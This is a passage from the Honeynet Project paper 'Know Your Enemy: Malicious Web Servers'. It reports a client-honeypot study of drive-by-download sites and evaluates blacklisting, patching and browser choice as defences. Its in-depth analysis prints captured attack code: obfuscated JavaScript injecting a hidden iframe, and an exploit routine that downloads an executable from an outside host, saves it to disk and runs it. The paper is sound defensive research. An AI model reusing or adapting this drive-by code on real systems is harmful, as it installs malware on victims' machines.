Know Your Enemy: Malicious Web Servers

The Honeynet Project
http://www.honeynet.org

Christian Seifert – *The New Zealand Honeynet Project*
Ramon Steenson – *The New Zealand Honeynet Project*
Thorsten Holz – *The German Honeynet Project*
Bing Yuan – *The German Honeynet Project*
Michael A. Davis – *The Honeynet Project*

Last Modified: *9 August 2007*

INTRODUCTION

Today, many attackers are part of organized crime with the intent to defraud their victims. Their goal is to deploy malware on a victim's machine and to start collecting sensitive data, such as online account credentials and credit card numbers. Since attackers have a tendency to take the path of least resistance and many traditional attack paths are barred by a basic set of security measures, such as firewalls or anti-virus engines, the "black hats" are turning to easier, unprotected attack paths to place their malware onto the end user's machine. They are turning to *client-side attacks*.

In this paper, we examine these client-side attacks and evaluate methods to defend against client-side attacks on web browsers. First, we provide an overview of client-side attacks and introduce the honeypot technology that allows security researchers to detect and examine these attacks. We then proceed to examine a number of cases in which malicious web servers on the Internet were identified with our client honeypot technology and evaluate different defense methods. We conclude with a set of recommendations that one can implement to make web browsing safer.

Besides providing the information of this paper, we also make the tools and data freely available on our web site (http://www.nz-honeynet.org/capture.html and http://www.nz-honeynet.org/kye/mws/ complete_data_set.zip). We hope that these tools and the data enable the security community to easily become involved in studying the phenomenon of malicious servers. In section "Future Work", we list some research opportunities that we see in this field.

CLIENT-SIDE ATTACKS

In order to understand client-side attacks, let us briefly describe server-side attacks that we can contrast to client-side attacks. Servers expose services that clients can interact with. These services are accessible to clients that would like to make use of these services. As a server exposes services, it exposes potential vulnerabilities that can be attacked. Merely running a server puts oneself at risk, because a hacker can initiate an attack on the server at any time. For example, an attacker could send a maliciously crafted HTTP request to a vulnerable web server and attempt to leverage errors or other unexpected application behavior.

Client-side attacks are quite different. These are attacks that target vulnerabilities in client applications that interact with a malicious server or process malicious data. Here, the client initiates the connection that could result in an attack. If a client does not interact with a server, it is not at risk, because it doesn't process any potentially harmful data sent from the server. Merely running an FTP client without connecting to an FTP server, for example, would not allow for a client-side attack to take place. However, simply starting up an instant messaging application application potentially exposes the client to such attacks, because clients are usually configured to automatically log into a remote server.

A typical example of a client-side attack is a malicious web page targeting a specific browser vulnerability that, if the attack is successful, would give the malicious server complete control of the client system. Client-side attacks are not limited to the web setting, but can occur on any client/server pairs, for example e-mail, FTP, instant messenging, multimedia streaming, etc. Client-side attacks currently represent an easy attack vector because most attention in protection technology has been focused on the protection of exposed servers from remote attackers. Clients are only protected in environments where access from internal clients to servers on the Internet is restricted via traditional defenses like firewalls or proxies. However, a firewall, unless combined with other technologies such as IPS, only restricts network traffic; once the traffic is permitted, a client interacting with a server is at risk. More advanced corporate server filtering solutions are available, but typically these only protect limited set of client technologies.



Figure 1 - Traditional server honeypot being attacked by a "black-hat"

SERVER HONEYPOTS VS. CLIENT HONEYPOTS

Traditional honeypot technology is server based and not able to detect client-side attacks. A low interaction honeypot like Honeyd, or a high interaction honeynet system with the Roo Honeywall, acts as a server, exposeing some vulnerable services and passively waiting to be attacked (Figure 1). However, to detect a client-side attack, a system needs to actively interact with the server or process malicious data. A new type of honeypot is therefore needed: the client honeypot. Client honeypots crawl the network, interact with servers, and classify servers with respect to their malicious nature (Figure 2).

The main differences between a client-side honeypot and traditional honeypot are:

- client-side: it simulates/drives client-side software and does not expose server based services to be attacked.
- active: it cannot lure attacks to itself, but rather it must actively interact with remote servers to be attacked.
- identify: whereas all accesses to the traditional honeypot are malicious, the client-side honeypot must discern which server is malicious and which is benign.



Figure 2 - Client honeypot

Similarly to traditional server honeypots, there are two types of client honeypots: *low* and *high* interaction client honeypots. The low interaction client honeypot uses a simulated client (for example HoneyC or wget in the case of a browser-based client honeypot), interacts with servers, and classifies the servers based on some established definition of "malicious" activity. Usually this is performed via static analysis and signature matching. Low interaction client honeypots have the benefit of being quite fast, but can produce false alerts or miss a malicious server, especially since they do not act like a "real" client and have programmatic limitations. They may also fail to fully emulate all vulnerabilities in a client application. The other type of client honeypot, the high interaction client honeypot, takes a different approach to make a classification of malicious activity. Using a dedicated operating system, it drives an actual vulnerable client to interact with potentially malicious servers. After each interaction, it checks the operating system for unauthorized state changes. If any of these state changes are detected, the server is classified as malicious. Since no signatures are used, high interaction client honeypots are able to detect unknown attacks.

In this paper, we are looking at malicious web servers that attack web browsers. Attacks on web browsers by malicious web servers seem to be the most prominent client-side attack type today, but they are still not well understood. The goal of our work is to assess the threat to web browser client applications from malicious web servers with a high interaction client honeypot. We chose to use a high interaction client honeypot, because it allows us to obtain information about attacks that are unknown or obfuscated in a way that low interaction client honeypots could not detect. We obtain and present information on malicious web servers, evaluate several defense mechanisms, and make recommendations on how to protect systems against these malicious web servers.

IDENTIFICATION OF MALICIOUS WEB SERVERS

We identified malicious web servers with the high interaction client honeypot Capture-HPC. Capture-HPC is an open source client honeypot developed by Victoria University of Wellington in conjunction with the New Zealand Honeynet Project. This high interaction client honeypot monitors the system at various levels:

- registry modifications to detect modification of the Windows registry, like new or modified keys
- file system modifications to detect changes to the file system, like files created or deleted files, and
- creation/destruction of processes to detect changes in the process structure.

Client honeypot instances are run within a VMware virtual machine. If unauthorized state changes are detected - in other words when a malicious server is encountered - the event is recorded and the virtual machine is reset to a clean state before interacting with the next server. (Appendix A contains download details as well as a detailed description of the tool's functionality and underlying technical aspects).

With our focus on unauthorized state changes to identify a malicious server, we are narrowing our view to a particular type of malicious server: the ones that can alter the state of the client without user consent or interaction, which usually means that the server is able to control and install malware on the client machine without the user noticing such actions. These attacks are commonly referred to as *drive-by-downloads*. Many more types of malicious web servers do exist, which we excluded from this initial study. Some examples are phishing servers that try to obtain user sensitive data by imitating a legitimate site or transparent proxy, web servers that specialize in obtaining sensitive files, such as the browser history, from the client machines, and web servers that simply host malicious executables (that need to be explicitly downloaded and executed by a user). Capture-HPC is not suitable for detecting these types of malicious web servers. Rather, we concentrate on powerful malicious servers that take control of the client machine.

We collected our data in the first half of May 2007 using twelve virtual machine instances of Capture-HPC. These instances were connected to the security lab at Victoria University of Wellington, NZ, from which they had direct access to the Internet. No content filtering or firewalling was performed between the security lab and the Internet. Twelve instances of Windows XP SP2 with Capture-HPC V1.1 and Internet Explorer 6 SP2 were installed to interact with a list of web servers. The client honeypot instances were configured to ignore authorized state changes, such as write activity within the browser cache (the complete list of authorized events is included in our downloadable data set which is available at http://www.nz-honeynet.org/kye/mws/complete_data_set.zip).

Besides the Softperfect Personal Firewall, which was configured to block any non-web related traffic and prevent potential malware from spreading, we did not install any additional patches, software or plug-ins, nor did we modify the configuration of the operating system or browser in any way to make it less secure, but rather we used the default settings from a routine installation of Windows XP SP2. We suspected that this configuration would solicit a high number of attacks, since many remote execution vulnerabilities, which enable a server to execute code on the client machine, are known and the corresponding exploits are publicly available. The intent was to gather a comprehensive data set of malicious URLs, some of which we would analyze in-depth.

We were not only interested in analyzing attacks in-depth, but also in gaining a general understanding about the risk of accessing the web with such a configuration, and learning whether there are areas of the Internet that are more risky than others. As a result, we categorized the web servers' URLs prior to inspection by our client honeypot. The following categories were used:

- Content areas: These URLs point to content of a specific type or topic. They were obtained by issuing keywords of the specific content area to the Yahoo! Search Engine. Five different content areas were inspected:
  - Adult – pages that contain adult entertainment/pornographic material
  - Music – pages that contain information about popular artists and bands
  - News – pages that contain current news items or news stories in sports, politics, business, technology, and entertainment
  - User content – pages that contain user-generated content, such as forums and blogs
  - Warez – pages that contain hacking information, including exploits, cracks, serial numbers, etc.
- Previously defaced/vulnerable web servers: These URLs point to pages of servers that have been previously defaced or run vulnerable web applications. We obtained the previously defaced sites from http://zone-h.org. A list of vulnerable web servers was generated by issuing Google Hack keywords to search engines.
- Sponsored links: These URLs are a list of sponsored links encountered on the Google search engine results page. It was generated by collecting the links from the site http://googspy.com for various keywords.
- Typo squatter URLs: These URLs are common typing mistakes of the 500 most popular sites from http://alexa.com (for example http://www.googel.com instead of http://www.google.com). The typo URLs were generated using Microsoft's StriderURLTracer.
- Spam: These URLs were mined from several months' worth of Spam messages of the public Spam archive at http://untroubled.org/spam.

The list of URLs as well as the keywords used to obtain the URLs are included in our downloadable data set at http://www.nz-honeynet.org/kye/mws/complete_data_set.zip.

We inspected a little over 300,000 URLs from approximately 150,000 hosts in these categories (approximately 130,000 hosts when accounting for the overlap of hosts between categories. No significant overlap between URLs existed). Table 1 and Figure 3 show the detailed breakdown for the different categories and content areas. With each URL that was inspected by the client honeypot, we recorded the classification of the client honeypot (malicious or benign) as well as any unauthorized state changes that occurred in case an attack by a server was encountered (an example can be found as part of our in-depth analysis of the Keith Jarrett fan site). Unfortunately, we could not determine which vulnerability was actually exploited because analysis tools are still immature and not suitable for an automated analysis.

Category	Inspected Hosts	Inspected URLs
Adult	16,375	33,999
Music	13,106	49,269
News	21,188	47,224
User Content	24,331	45,835
Warez	23,530	44,870
Defacement/Vuln	4,844	5,151
Sponsored Links	17,179	42,092
Typo	22,902	22,912
Spam	5,481	11,460
Total	**148,936**	**302,812**

Table 1 - Input URLs/ hosts by category



Figure 3 - Input URLs by category

Using these input URLs, we identified a total of 306 malicious URLs from 194 hosts (No significant overlap of hosts or URLs exited). Simply retrieving any one of these URLs with the vulnerable browser caused an unauthorized state change that indicated the attack was successful, and that the server effectively gained control of the client machine. At that point, the server would be able to install malware or obtain confidential information without the user's consent or notice.

The percentage of malicious URLs within each category ranged from 0.0002% for previously defaced/vulnerable web servers to 0.5735% for URLs in the adult category. Table 2 shows the breakdown of the various categories. As is clear from these results, all categories contained malicious URLs. This is an important discovery as it means that anybody accessing the web is at risk regardless of the type of content they browse for or the way the content is accessed. Adjusting browsing behavior is not sufficient to entirely mitigate such risk. Even if a user makes it a policy to only type in URLs rather than following hyperlinks, they are still at risk from typo-squatter URLs. Likewise if a user only accesses hyperlinks or accesses links that are served up by search engines, they are still at risk. Nevertheless, there seem to be some categories that are riskier than others. A Chi-Square test ($p<0.01$) shows statistical significance between the adult category and Spam; also between Spam and any other category. In other words, there exists an elevated risk of attack when accessing adult content or links in Spam messages.

Category	Malicious Hosts	Malicious URLs	% Malicious URLs
Adult	102	195	0.5735
Spam	17	19	0.1658
Warez	19	27	0.0602
Typo	13	13	0.0567
News	15	20	0.0424
User Content	12	13	0.0284
Music	10	11	0.0223
Sponsored Links	4	7	0.0166
Defacement/Vuln	1	1	0.0002

Table 2 – Identified malicious URLs/ hosts by category



Figure 4 - Identified malicious URLs by category

We interacted with the 306 malicious URLs repeatedly over a three-week period and made several interesting observations. First, malicious URLs might not be consistently malicious. While one might expect that this is a result of a malicious advertisement that is only displayed occasionally on a page, we did observe some URLs that behaved sporadically that did not contain advertisements, but rather contained a static link to the exploit code. A malicious web page might solicit malicious behavior only once upon repeated interactions, but it also might just behave benign for a few times before it solicits malicious behavior again. We suspect that such behavior is intentionally employed on the malicious servers in order to evade detection, such as detection by our client honeypot. Furthermore, there are several attack kits that serve malicious content only once per visiting IP address. This is mainly done to disguise the attack. Second, over the three-week period we observed a decline in the number of servers that behaved maliciously from the original set of 306 URLs. It declined to 180 after two weeks and to 109 after the third week. This is not likely to be indicative of a declining trend of malicious URLs, but rather points to the dynamic nature of the malicious server landscape. Exploits are disappearing from URLs, but we suspect that they are reappearing on another page at the same time. Again, this measure is likely to be employed method of evading detection, but also to ensure that attacks are consistently being executed. Such a moving target is more difficult to hit.

DEFENSE EVALUATION

We evaluated various defensive methods with respect to their effectiveness against these malicious servers, namely blacklisting, patching, and using a different browser.

Blacklisting

First, we evaluated blacklisting as a method of defense. We inspected 27,812 URLs of known bad sites. These URLs originate from the well known hosts file from www.mvps.org for DNS blackholing on a Windows machine, and from the clearinghouse of stopbadware.org. A large number of 1,937 URLs successfully attacked our client honeypot running Internet Explorer 6 SP2. This is a percentage of 6.9646%. It appears that the providers of these lists know about malicious URLs that exist on the Internet. However, they only know a minority of malicious URLs. Checking which of the servers that we identified as malicious appear in the lists of known bad sites reveals that only 12% of malicious servers are known.

Does this mean that blacklisting is an ineffective method? In order to answer this question, we repeated our analysis of the 306 malicious URLs on a client honeypot that uses a DNS blackhole list, including the servers in the hosts file from www.mvps.org and the servers in the clearinghouse of stopbadware.org, and repeated our analysis. Considering that only 12% of the servers we identified as malicious were included in our blacklist, one would expect a remaining high number of malicious classifications by our client honeypot. Surprisingly, only one URL remained malicious. We conclude that blacklisting is indeed a very effective method to thwart these attacks.

To understand why blacklisting is an effective method, one needs to take a closer look at the exploits deployed on the URLs. Primarily, exploits are not found directly on a page, but are rather imported from a server (for example, via iframes, redirects, JavaScript client-side redirects, etc.) that specializes in providing exploits as shown in Figure 5. These are centralized machines that are likely to be referenced from numerous URLs. The blacklist that we used seems to include most of these centralized exploit servers, but not the malicious web server that the client initially contacted. Despite this lack of knowledge of the malicious web servers, the exploit can still be successfully blocked via the blacklist because the follow up request to the exploit server that resulted from the redirect is blocked. In the side boxes on in-depth analysis, we take a closer look at the relationship between the input URL and the imported exploits of a specific site.



Figure 5 - Central Exploit Server

Patching

Second, we evaluated whether patching is an effective method to defend against malicious web servers. All malicious URLs that we have encountered to date (this includes 47 malicious URLs that were submitted to the client honeypot via our SCOUT web service that allows for an online evaluation of suspicious URLs by our client honeypots) were evaluated once again with a fully patched (as of May 10th 2007) version of Internet Explorer 6. A total of 2,289 URLs were inspected; this resulted in 0 successful compromises.

Patching does seem to be very successful as a defense measure. This comes as no surprise because attackers tend to rely known exploits if there is a chance of success. And it appears that the odds of success using these older exploits are high, because a large user base still does not seem to use automatic patching on their systems, leaving them vulnerable. The current browser distribution from w3schools.com reveals that Internet Explorer 6 is still used by 38.1% of Internet users worldwide as of May 2007. Considering that Internet Explorer 7 has been pushed as a high security update by Microsoft for several months, there is an indication that a large number of these users probably do not have automatic updates turned on. Some portion of these 38.1% that do have automatic updates turned on have probably made a conscious decision not to update to Internet Explorer 7, but rather to just accept Internet Explorer 6 patches. Nevertheless, we suspect that many simply do not have automatic updates enabled.

Despite its great success as a defensive approach, patching still does not provide complete protection. There is certainly the risk of zero-day exploits that can successfully attack a fully patched version of a browser. In addition, there is the risk of exploits targeting publicly disclosed vulnerabilities for which no patch is currently available. Users of Internet Explorer 6 were in this position recently: in September 2006 due to the VML vulnerability and in March 2007 due to the ANI vulnerability. These vulnerabilities, which allowed for remote code execution, were publicly disclosed and were left unpatched for about one week. We suspect that malicious servers are quick to distribute such exploits as they are very effective and easily obtainable. To confirm this we will need to collect data with our client honeypot farm once a situation similar to the VML or ANI vulnerability arises in the future.

Different Browser

Internet Explorer 6 SP2 is known to be at risk of being attacked by malicious web servers. As the final piece of this study, we evaluated whether using a different browser would be an effective means to reduce the risk of attack. We compared three browsers: Internet Explorer 6 SP2, Firefox 1.5.0 and Opera 8.0.0. Common perception about Internet Explorer and Firefox is that Firefox is safe and Internet Explorer is unsafe. However, a review of the remote code execution vulnerabilities (primary source: SecurityFocus) that were publicly disclosed for Firefox 1.5 and Internet Explorer SP2 reveals that, in fact, more were disclosed for Firefox 1.5 (see Figure 6) indicating more the opposite is true.



Figure 6 - Remote code execution vulnerabilities per browser

To determine which browser is actually safer to use, we set up our client honeypots to use these browsers to interact with the servers. Due to time constraints, we were not able to re-evaluate all 300,000 URLs with each browser, but we did reinspect the highly malicious category of adult content comprising approximately 30,000 URLs. As shown in Figure 7, these input URLs that resulted in a 0.5735% of successful compromises of Internet Explorer 6 SP2 did not cause a single successful attack on Firefox 1.5.0 or Opera 8.0.0. Particularly the results on Firefox 1.5.0 are surprising, considering the number of remote code execution vulnerabilities that were publicly disclosed for this browser and the fact that Firefox is also a popular browser. We can only speculate why Firefox wasn't targeted. We suspect that attacking Firefox is a more difficult task as it uses an automated and "immediate" update mechanism. Since Firefox is a standalone application that is not as integrated with the operating system as Internet Explorer, we suspect that users are more likely to have this update mechanism turned on. Firefox is truly a moving target. The success of an attack on a user of Internet Explorer 6 SP2 is likely to be higher than on a Firefox user, and therefore attackers target Internet Explorer 6 SP2.



Figure 7 - Malicious classifications of adult content URLs per browser

IN-DEPTH ANALYSIS

During our study, we encountered many malicious URLs. We have analyzed a few representatives to provide insight on how these servers operate and what sort of harm they can pose to the victim. Please refer to the shaded boxes or feel free to skip ahead to summary and recommendations.

www.keithjarrett.it



Figure 8 - The Keith Jarrett fan site

The Italian fan site of the jazz pianist and composer Keith Jarrett (http://www.keithjarrett.it) is a malicious site. We found this site by submitting the keyword "Keith Jarrett" from our music category to the Yahoo! search engine, which resulted in the return of this URL in the 15th place on the results list. The site itself is quite simple and is shown in Figure 8. It contains text, images, and links, but no rich media content. We chose this site for an in-depth analysis as it includes some typical aspects of a malicious server, such as obfuscation, exploit location on a central exploit provider server, and a typical example of the spyware that is being deployed upon successful exploitation. Besides these elements, it also contains some more advanced techniques that are targeted at a) hiding the attack and b) increasing the likelihood of attack success. Due to space limitations, we only show portions of data from this site, but do make the complete set available from our website at: http://www.nz-honeynet.org/kye/mws/keith_jarrett.zip.

The exploit that triggers upon visitation of the Keith Jarrett site is not directly contained on the page. We do, however, find a snippet of JavaScript code that "imports" the exploit from a different server onto the page. The snippet of code is shown in Figure 9 and initially doesn't give much away since it is obfuscated.

```
<script language=JavaScript>
function dc(x)= st2 ns = "isiresearchsoft-com/cwyw" />{var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,17,21,4,60,32,52,45,13,28,0,0,0,0,0,0,5,42,57,37,
41,48,62,59,56,24,46,31,38,12,3,27,19,1,39,36,6,26,44,20,9,33,34,0,0,0,0,43,0,15,53,40,8,2,54,16
,7,0,14,23,18,11,22,58,35,51,50,29,25,47,10,30,55,49,61);for(j=Math.ceil(l/b);j>0;j--
){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t[x.charCodeAt(p++)-
48])<<s;if(s){r+=String.fromCharCode(250^w&255);w>>=8;s-
=2}else{s=6}}document.write(r)}}dc('TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbIjX52kBpjl7ZlAIxUxHSwocS
hxzrs_7SKjtRloHysu9xURcpNUBRhx8pPLHSIjDCPoH5i_7SPoDRKltEsPVy2aXRdJBCKlM')\
</script>
```

Figure 9 - Obfuscated JavaScript

Because the JavaScript code needs to be converted to clear text in order "import" the exploit, the decryption routine is included within the JavaScript code. This makes it easy to extract the clear text, which is shown in Figure 10. It is a simple hidden iframe that includes the page out.php from the server crunet.biz. From there, we observed several redirects and more obfuscation until we were able to view the actual exploit code.

```
<iframe src='http://crunet.biz/out.php' width='1' height='1' style='visibility:
hidden;'></iframe>
```

Figure 10 - Clear value of obfuscated JavaScript

The obfuscation of the iframe code is one step we encountered frequently, targeted to hide the attack from static analysis tools, such as network based intrusion detection systems. On the Keith Jarrett site, we encountered an additional mechanism that was probably designed to evade detection. Our client honeypot was attacked by www.keithjarrett.it during the initial crawl. However, upon subsequent visits to the same URL, the exploit only triggered on occasion. We suspect that this is a measure to evade client honeypots like ours.

The exploit code itself (portions are shown in Figure 11 and Figure 12) contains some interesting aspects we would like to highlight. The attack code is a multi-step attack that first obtains the payload via the XMLHTTP object, writes it to disk via the ADODB (BID: 10514) object and then executes it with the WScript.Shell or Shell.Application object (BID: 10652). This attack path was disabled by Microsoft in 2004 and is not going to be successful unless an unpatched version of Internet Explorer 6 SP2 is used. The attack follows these three stages with each stage using error handling to increase the chances of the attack succeeding (for example, the usage of the Shell.Application object in case the WScript.Shell object fails).

```
function MDAC() {
	var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}', '{BD96C556-65A3-11D0-983A-
00C04FC29E36}', '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-C000-
000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-766d-4ee6-879c-
dc1fa91d2fc3}', '{6414512B-B978-451D-A0D8-FCFDF33E833C}', '{7F5B7F63-F06F-4331-8A26-
339E03C0AE3D}', '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-
874847682010}', '{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-7C69-43F1-B4A0-
25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
	var v = new Array(null, null, null);
	var i = 0;
	var n = 0;
	var ret = 0;
	var urlRealExe = 'http://crunet.biz/pack/file.php';
	while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
		var a = null;
		try {
			a = document.createElement("object");
			a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));
		} catch(e) { a = null; }
		if (a) {
			if (! v[0]) {
				v[0] = CreateObject(a, "msxml2.XMLHTTP");
				if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
				if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");
			}
			if (! v[1]) {
				v[1] = CreateObject(a, "ADODB.Stream");
			}
			if (! v[2]) {
				v[2] = CreateObject(a, "WScript.Shell");
				if (! v[2]) {
					v[2] = CreateObject(a, "Shell.Application");
					if (v[2]) n= 1;
				}
			}
		}
		i++;
	}
	if (v[0] && v[1] && v[2]) {
		var data = XMLHttpDownload(v[0], urlRealExe);
		if (data != 0) {
			var name = "c:\\sys"+GetRandString(4)+".exe";
			if (ADOBDStreamSave(v[1], name, data) == 1) {
				if (ShellExecute(v[2], name, n) == 1) {
					ret=1;
				}
			}
		}
	}
	return ret;
}
```

Figure 11 - Exploit code - portion 1

